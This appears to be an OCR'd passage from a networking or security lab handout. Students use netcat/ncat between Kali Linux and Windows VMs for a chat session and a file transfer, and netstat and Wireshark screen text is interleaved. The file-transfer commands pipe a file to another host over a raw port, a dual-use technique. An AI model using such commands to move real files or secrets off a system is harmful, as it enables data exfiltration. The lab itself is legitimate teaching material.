
f) Break out of the connection by pressing **CTRL-C** on either machine.




g) Reverse roles by making the Kali Linux VM the netcat server and the Windows 10 machine the netcat client.




Debian 12.x 64-bit - VMware Workstation
File Edit View VM Tabs Help
Debian 12.x 64-bit
Windows 11 x64
saiprasad@SaiKali: ~
File Actions Edit View Help
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 0.0.0.0:52000 0.0.0.0:* LISTEN
tcp 0 0 10.0.0.180:45490 172.64.152.233:443 ESTABLISHED
tcp 0 0 10.0.0.180:33532 34.107.243.93:443 ESTABLISHED
tcp 0 0 10.0.0.180:40228 104.18.35.23:443 ESTABLISHED
tcp6 0 0 :::52000 :::* LISTEN
tcp6 0 0 2607:fea8:23df:f8:60664 2606:4700::6812:af8:443 ESTABLISHED
tcp6 0 0 2607:fea8:23df:f8:34330 2606:4700::6812:bf8:443 ESTABLISHED
tcp6 0 0 2607:fea8:23df:f8:34470 2a02:6b8::1:119:443 ESTABLISHED
udp 0 0 10.0.0.180:68 10.0.0.1:67 ESTABLISHED
udp6 0 0 fe80::20c:29ff:fe77:546 :::*
raw6 0 0 :::58 :::*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags Type State I-Node Path
unix 3 [ ] STREAM CONNECTED 15724 /run/user/1000/bus
unix 2 [ ] DGRAM CONNECTED 12871
unix 3 [ ] STREAM CONNECTED 15145 /run/user/1000/pipewire-0-manager
unix 3 [ ] STREAM CONNECTED 8039 /run/systemd/journal/stdout
unix 3 [ ] STREAM CONNECTED 424933
unix 2 [ ] DGRAM CONNECTED 16854
unix 3 [ ] STREAM CONNECTED 15888
unix 3 [ ] STREAM CONNECTED 323403
unix 3 [ ] STREAM CONNECTED 91898 @/tmp/.ICE-unix/1028
unix 3 [ ] STREAM CONNECTED 16823 /run/user/1000/bus
unix 3 [ ] STREAM CONNECTED 16401 /run/user/1000/at-spi/bus_0
unix 3 [ ] STREAM CONNECTED 14174
unix 3 [ ] STREAM CONNECTED 12314 /run/systemd/journal/stdout
unix 2 [ ] DGRAM CONNECTED 13156
unix 3 [ ] STREAM CONNECTED 301953
unix 3 [ ] STREAM CONNECTED 16410 /run/user/1000/bus
unix 3 [ ] STREAM CONNECTED 15104 /run/user/1000/bus
unix 3 [ ] STREAM CONNECTED 449792
unix 3 [ ] SEQPACKET CONNECTED 281637
unix 3 [ ] STREAM CONNECTED 92463 /run/user/1000/at-spi/bus_0
unix 3 [ ] STREAM CONNECTED 15720 /run/systemd/journal/stdout
unix 3 [ ] STREAM CONNECTED 7838 /run/systemd/journal/stdout
unix 3 [ ] STREAM CONNECTED 482636
unix 3 [ ] SEQPACKET CONNECTED 464493
unix 2 [ ] STREAM CONNECTED 425210
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Debian 12.x 64-bit - VMware Workstation
File Edit View VM Tabs Help
Debian 12.x 64-bit
Windows 11 x64
*eth0
saiprasad@SaiKali: ~/Downloads/nmap-7.95-1.src/nmap-7.95
File Actions Edit View Help
$ ncat -lp 52000
sai
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 10.0.0.123
No. Time Source Destination Protocol Length Info
2697 322.958780033 23.205.255.201 10.0.0.123 TLSv1.3 78 Application Data
2698 322.958780488 23.205.255.201 10.0.0.123 TCP 60 443 → 50464 [FIN, ACK] Seq=73471 Ack=1804 Wi
2699 322.958963132 10.0.0.123 23.205.255.201 TCP 60 50464 → 443 [ACK] Seq=1804 Ack=73472 Win=261
2700 322.959295794 10.0.0.123 23.205.255.201 TCP 60 50464 → 443 [FIN, ACK] Seq=1804 Ack=73472 Wi
2701 322.999480043 23.205.255.201 10.0.0.123 TCP 60 443 → 50464 [ACK] Seq=73472 Ack=1805 Win=641
2727 342.444142260 10.0.0.123 10.0.0.180 TCP 60 50465 → 52000 [PSH, ACK] Seq=1 Ack=1 Win=262
2728 342.444182712 10.0.0.180 10.0.0.123 TCP 54 52000 → 50465 [ACK] Seq=1 Ack=5 Win=32128 Le
Frame 255: 78 bytes on wire (624 bits), 78 bytes captured (6
Ethernet II, Src: VMware_c4:7d:11 (00:0c:29:c4:7d:11), Dst:
Internet Protocol Version 4, Src: 10.0.0.123, Dst: 64.71.255
User Datagram Protocol, Src Port: 49400, Dst Port: 53
Domain Name System (query)
0000 c0 94 35 f1 d2 ce 00 0c 29 c4 7d 11 08 00 45 00
0010 00 40 68 e6 00 00 80 11 87 3e 0a 00 00 7b 40 47
0020 ff c6 c0 f8 00 35 00 2c 8b 38 a2 3f 01 00 00 01
0030 00 00 00 00 00 00 0e 63 6c 6f 75 64 66 6c 61 72
0040 65 2d 64 6e 73 03 63 6f 6d 00 00 41 00 01
wireshark_eth0B3MPV2.pcapng
Packets: 2741 · Displayed: 699 (25.5%)
Profile: Default
To direct input to this VM, click inside or press Ctrl+G.



Windows 11 x64 - VMware Workstation
File Edit View VM Tabs Help
Debian 12.x 64-bit
Windows 11 x64
Recycle Bin
Wireshark
Firefox
Administrator: Command Prompt - ncat.exe 10.0.0.180 52000
C:\Users\Saiprasad Raman\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat.exe 10.0.0.180 52000
sai
Search
ENG US
4:28 PM 2024-10-05
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Step 2: Transfer a file with netcat/ncat.


a) On the Windows 10 VM, open a port. Using the output redirection operator (>), specify that whatever comes through port 55555 does not get output in the console, like before, but rather goes into a file called alice.txt, which does not exist just yet. **ncat.exe -lp 55555 > alice.txt**

If the file does not exist, it will be created. If the file does exist, it will be cleared before the text is redirected. To keep an existing file and append to it, use two > symbols like this: **ncat.exe -lp 55555 >> alice.txt**

If you use the >> notation and the file does not exist, like with the > notation, it will be created.



b) On the Kali Linux VM, create a text file, put some text in the file, and then save it as bob.txt and close the file.




c) On the Kali Linux VM, from the same directory you have been in, execute the following command (with the IP address of the Windows 10 VM): **nc -w 1 192.168.1.107 55555 < bob.txt**


Send the contents of the bob.txt file, using the input redirection character (<), through port 55555 of the machine with an IP address of 192.168.1.107 (the Windows 10 VM). The following is from the **nc man page** (https://linux.die.net/man/1/nc): **-w** timeout


If a connection and stdin are idle for more than timeout seconds, then the connection is silently closed. The -w flag has no effect on the -l option. For example, nc will listen forever for a connection, with or without the -w flag. The default is no timeout. Notice that the name of the source file and the file created on the destination machine do not have to match. If you are not returned to a prompt, kill the connection with CTRL-C from either side.

d) On the Windows 10 VM, type **notepad alice.txt** to see the contents of the source's bob.txt file in the target's alice.txt file in Notepad. **Take the screenshot**. Then close Notepad.



e) Now reverse roles by making the Kali Linux VM the netcat server and the Windows 10 machine the netcat client.






